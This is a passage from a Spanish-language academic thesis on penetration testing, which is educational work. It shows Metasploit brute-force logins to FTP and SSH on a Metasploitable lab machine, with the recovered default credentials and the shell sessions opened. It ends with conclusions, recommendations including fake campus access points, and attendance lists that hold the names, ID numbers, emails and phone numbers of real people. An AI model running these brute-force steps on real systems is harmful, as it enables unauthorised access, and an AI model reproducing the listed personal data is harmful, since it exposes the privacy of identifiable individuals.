Se setea el archivo que se usará como diccionario de usuarios y contraseñas, en este caso “user_pass.txt”, como se muestra en la figura 41.

- set USER_FILE (Dirección del archivo)
- set PASS_FILE (Dirección del archivo)

Se setea el host objetivo, en este caso el de metasploitable.

- set RHOSTS (Dirección IP)

Se inicia el proceso

- run

Figura 41. Explotación servicio FTP

```
msf > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(ftp_login) > set USER_FILE '/root/Escritorio/user_pass.txt'
USER_FILE => /root/Escritorio/user_pass.txt
msf auxiliary(ftp_login) > set PASS_FILE '/root/Escritorio/user_pass.txt'
PASS_FILE => /root/Escritorio/user_pass.txt
msf auxiliary(ftp_login) > set RHOSTS 192.168.72.130
RHOSTS => 192.168.72.130
msf auxiliary(ftp_login) > run

[*] 192.168.72.130:21 - Starting FTP login sweep
[!] No active DB -- Credential data will not be saved!
[+] 192.168.72.130:21 - LOGIN SUCCESSFUL: user:user
[-] 192.168.72.130:21 FTP - LOGIN FAILED: root:user (Incorrect: )
[-] 192.168.72.130:21 FTP - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.72.130:21 FTP - LOGIN FAILED: msfadmin:ROOT (Incorrect: )
[+] 192.168.72.130:21 - LOGIN SUCCESSFUL: msfadmin:msfadmin
[-] 192.168.72.130:21 FTP - LOGIN FAILED: :user (Incorrect: )
[-] 192.168.72.130:21 FTP - LOGIN FAILED: :root (Incorrect: )
```

Fuente: autor

Se obtienen 2 credenciales válidas para el servicio FTP.

Usuario: “user” Contraseña “user”.

Usuario: “msfadmin” Contraseña “msfadmin”.

Se procede a confirmar el acceso al servicio FTP con alguna de las credenciales obtenidas, como se muestra en la figura 42.

Figura 42. Acceso al servicio FTP con credenciales obtenidas

```
root@4K-1L3X:~# ftp 192.168.72.130
Connected to 192.168.72.130.
220 (vsFTPd 2.3.4)
Name (192.168.72.130:root): user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -lat
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-----  1 1001    1001        165 May 07  2010 .bash_history
drwxr-xr-x  3 1001    1001       4096 May 07  2010 .
drwx-----  2 1001    1001       4096 May 07  2010 .ssh
drwxr-xr-x  6 0        0         4096 Apr 16  2010 ..
-rw-r--r--  1 1001    1001        586 Mar 31  2010 .profile
-rw-r--r--  1 1001    1001       2928 Mar 31  2010 .bashrc
-rw-r--r--  1 1001    1001        220 Mar 31  2010 .bash_logout
226 Directory send OK.
ftp> █
```

Fuente: autor

8.4.4 EXPLOTACIÓN DEL SERVICIO SSH

Para empezar, se ejecuta el módulo `ssh_login` en Metasploit con el siguiente comando:

- use auxiliary/scanner/ssh/ssh_login

Se setea el archivo que se usará como diccionario de usuarios y contraseñas, en este caso "user_pass.txt", como se muestra en la figura 43.

- set USER_FILE (Dirección del archivo)
- set PASS_FILE (Dirección del archivo)

Se setea el host objetivo, en este caso el de metasploitable.

- set RHOSTS (Dirección IP)

Se inicia el proceso

- run

Figura 43. Explotación servicio SSH

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > set USER_FILE '/root/Escritorio/user_pass.txt'
USER_FILE => /root/Escritorio/user_pass.txt
msf auxiliary(ssh_login) > set PASS_FILE '/root/Escritorio/user_pass.txt'
PASS_FILE => /root/Escritorio/user_pass.txt
msf auxiliary(ssh_login) > set RHOSTS 192.168.72.130
RHOSTS => 192.168.72.130
msf auxiliary(ssh_login) > run

[*] 192.168.72.130:22 SSH - Starting bruteforce
[+] 192.168.72.130:22 SSH - Success: 'user:user' 'uid=1001(user) gid=1001(user)
groups=1001(user) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:
00 UTC 2008 i686 GNU/Linux '
[!] No active DB -- Credential data will not be saved!
[*] Command shell session 1 opened (192.168.72.132:53593 -> 192.168.72.130:22) a
t 2015-11-20 19:25:28 -0500
[-] 192.168.72.130:22 SSH - Failed: 'root:user'
[-] 192.168.72.130:22 SSH - Failed: 'msfadmin:mysql'
[-] 192.168.72.130:22 SSH - Failed: 'msfadmin:ROOT'
[+] 192.168.72.130:22 SSH - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid
=1000(msfadmin) groups=4(adm),20(dialog),24(cdrom),25(floppy),29(audio),30(dip)
,44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(ms
fadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 200
8 i686 GNU/Linux '
[*] Command shell session 2 opened (192.168.72.132:34843 -> 192.168.72.130:22) a
t 2015-11-20 19:27:42 -0500
```

Fuente: autor

Se obtienen 2 credenciales válidas para el servicio SSH.

Usuario: “user” Contraseña “user”.

Usuario: “msfadmin” Contraseña “msfadmin”.

Se procede a confirmar el acceso al servicio SSH con alguna de las credenciales obtenidas, como se muestra en la figura 44.

Figura 44. Acceso al servicio SSH con credenciales obtenidas

```
root@4K-1L3X:~# ssh msfadmin@192.168.72.130
msfadmin@192.168.72.130's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Fri Nov 20 19:37:05 2015 from 192.168.72.132
msfadmin@metasploitable:~$
```

Fuente: autor

Con la explotación al servicio SSH se puede dar por terminada la fase de explotación, ya que se logra un acceso total al equipo objetivo.

9. CONCLUSIONES

1. En la fase de recolección de información se observó el gran número de vulnerabilidades que se encuentran en los diferentes sistemas operativos debido a la falta de conocimientos del usuario final para realizar una debida configuración.
2. Se ha evidenciado que la técnica de ingeniería social es una gran herramienta y es fundamental a la hora de buscar información, debido a la gran cantidad de ésta que podemos encontrar en la internet y que es un vector de ataque muy importante para los delincuentes informáticos.
3. Se concluye que en los diferentes sistemas operativos y plataformas web se pueden evidenciar diferentes tipos de vulnerabilidades que se pueden enumerar dependiendo del nivel de amenaza que representan en el sistema y de su forma de explotación, ya sea local o remota.
4. Fundamentalmente, cuando un atacante ha identificado las vulnerabilidades más críticas de un sistema, procede a identificar los procesos y servicios que están ejecutándose en éste y que posiblemente le darán acceso al sistema.
5. Se determinó que en el momento en que se identifican vulnerabilidades locales, se debe tener acceso a la red interna del objetivo para llevar a cabo el ataque, de lo contrario no es posible realizar el ataque.
6. Cuando se identifican vulnerabilidades remotas, el atacante no requiere un acceso en la red interna, el ataque se puede llevar a cabo desde cualquier ubicación, incluso desde otro país.
7. Se determinó que cada vulnerabilidad encontrada en el sistema objetivo es un vector de ataque que se evidencia en la fase de explotación, y que puede dar acceso a la información que otorgan los diferentes servicios y procesos que se ejecutan en el sistema operativo objetivo.

10. RECOMENDACIONES

1. Debido a la falta de disposición de un espacio adecuado para llevar a cabo un laboratorio de seguridad informática en la universidad, se recomienda dar más énfasis a ésta materia para promover futuros eventos y crear espacios de conocimiento no solo para los estudiantes de ingeniería de sistemas sino para la comunidad académica en general.
2. Se recomienda realizar jornadas de capacitación en hacking y seguridad informática dictadas por profesionales en el tema para y además realizar juegos como el CTF para integrar la comunidad académica con posibles competencias por equipos y así promover el estudio de esta área
3. Para futuros investigadores en el tema, se recomienda realizar prácticas como la creación de puntos de acceso falsos en lugares estratégicos de la universidad, para evidenciar la falta de conocimiento y concientización a la hora de utilizar redes públicas que pueden estar siendo monitorizadas por un atacante.

11. BIBLIOGRAFIA

AGUILERA LÓPEZ, Purificación. Seguridad Informática. Editex SA. Madrid, 2010.

BORJA MERINO, Febrero, PENTEST: RECOLECCION DE INFORMACION (INFORMATION GATHERING). INTECO-CERT. Disponible en <https://www.incibe.es/CERT_en/publications/guides/guia_information_gathering> [citado el 14 de mayo de 2015]

C. ARDITA, Julio. Estado del arte de la seguridad Informática. Disponible en <http://www.cybsec.com/upload/Ardita_Estado_Seg_Inf_AR_2005_v2.pdf> [citado el 23 de abril de 2015]

HERZOG PETER, Vincent. OSSTMM 2.1: Manual de Metodología Abierta de Testeo de Seguridad, 2003. Disponible en: <<http://isecom.securenetltd.com/OSSTMM.es.2.1.pdf>> [citado el 20 de noviembre de 2014]

OWASP Foundation. Guía de pruebas OWASP. 2008. Disponible en: <https://www.owasp.org/images/8/80/Gu%C3%ADa_de_pruebas_de_OWASP_ver_3.0.pdf> [citado el 20 de noviembre de 2014]

PICÓ GARCÍA, JOSÉ. Hacking y seguridad en comunicaciones móviles GSM / GPRS/UMTS/LTE /. Edición Informática64. Madrid, 2011.

RANDO GONZÁLEZ, Enrique. Hacking con buscadores: Google, Bing & Shodan. Edición Informática64. Madrid, 2011.

RANDO GONZÁLEZ, Enrique. Hacking de aplicaciones Web: SQL Injection. Edición Informática64. Madrid, 2012.

DE LOS SANTOS, Sergio. Máxima Seguridad en Windows: Secretos Técnicos. Edición Informática64. Madrid, 2011.

TORI, Carlos. Hacking ético. Rosario, 2008.

12. ANEXOS

ANEXO 1. LISTA DE ASISTENCIA CURSO DE SEGURIDAD INFORMÁTICA
 DICTADO A ESTUDIANTES DE LA FUNDACIÓN UNIVERSITARIA DEL ANDINA.

Figura 45. Lista de asistencia curso de seguridad informática dado a estudiantes de la fundación Universitaria del área Andina

UNIVERSIDAD LIBRE LISTA DE ASISTENCIA						
ÁREA-SUBPROCESO		ACTIVIDAD	USUARIOS		SECCIONAL	SEDE
FACULTAD DE INGENIERIAS		CURSO SEGURIDAD INFORMATICA	ESTUDIANTES - EGRESADOS		PEREIRA	BELMONTE
No.	NOMBRES Y APELLIDOS	NÚMERO DE DOCUMENTO	TIPO DE USUARIO	CORREO	CELULAR	FIRMA
1	Andres Gonzalez	1088226412		andresg64.7@hotmail.com	3136138183	
2	Jhon Ales Bando	1088292204		AlesBandoBios@Comcast.net	3104224996	
3	Wilson Farra C	97.437187		wildefarra.c@gmail.com	3072957109	
4	DANIELA CANO A	1.068328120		dcano14@AELAVIA.NA-COM.CO	(320)622-4643	
5	Carlos A. Landaña	9815876		calandana@hotmail.com	3103795289	
6	Natalia Ramirez Gonzalez	1088246247		narg19@hotmail.com	3159265126	
7	DIEGO ANDEES CORTES	1126585618		diegoacbos@hotmail.com	3218016193	
8	Angie M. Jimenez Cardona	1125799465		ajimenez66@estudiantes.ureandina	3145325724	
9	Yenny Tatiana Gaviria A	1125593971		Yenny-Tatiana233@hotmail.com	8778333834	

Fuente: autor

ANEXO 2. LISTA DE ASISTENCIA CURSO DE SEGURIDAD INFORMÁTICA
 DICTADO A DOCENTES Y ADMINISTRATIVOS DE LA FUNDACIÓN
 UNIVERSITARIA DEL ANDINA.

Figura 46. Lista de asistencia curso de seguridad informática dado a directivos y docentes de la fundación Universitaria del área Andina.

UNIVERSIDAD LIBRE LISTA DE ASISTENCIA						
AREA-SUBPROCESO		ACTIVIDAD		USUARIOS		SECCIONAL
FACULTAD DE INGENIERIAS		CURSO SEGURIDAD INFORMÁTICA		ESTUDIANTES - EGRESADOS		PEREIRA
						SEDE BELMONTE
No.	NOMBRES Y APELLIDOS	NÚMERO DE DOCUMENTO	TIPO DE USUARIO	CORREO	CELULAR	FIRMA
	Yulga María Santamilla Rodas	1117265472	A	asistencias11@areandina.edu.co	3155005361	Yulga María Santamilla Rodas
	Radie TORRES	4512535	Doc	rtorres3@areandina.edu.co	3146510016	[Firma]
	Fabian Echeverri Garcia	10129445	A	fecheverri@areandina.edu.co	3402282	[Firma]
	Sandra Helena Parra D.	42135255	Adm.	shparra@areandina.edu.co	3402282	[Firma]
	Mauricio Velaz	10145111	Doc	mvelaz@areandina.edu.co	31702074	[Firma]
	Fernando Velasco P.	90133838	Doc.	fernandov@areandina.edu.co	321977789	[Firma]
	Luis F. GUESTA ROJAS	10010789	ADM	lguesta@areandina.edu.co	3122961967	[Firma]
	Nelson D. Florez	10113591	adm	nflorez@gmail.com	3117880631	[Firma]

Fuente: autor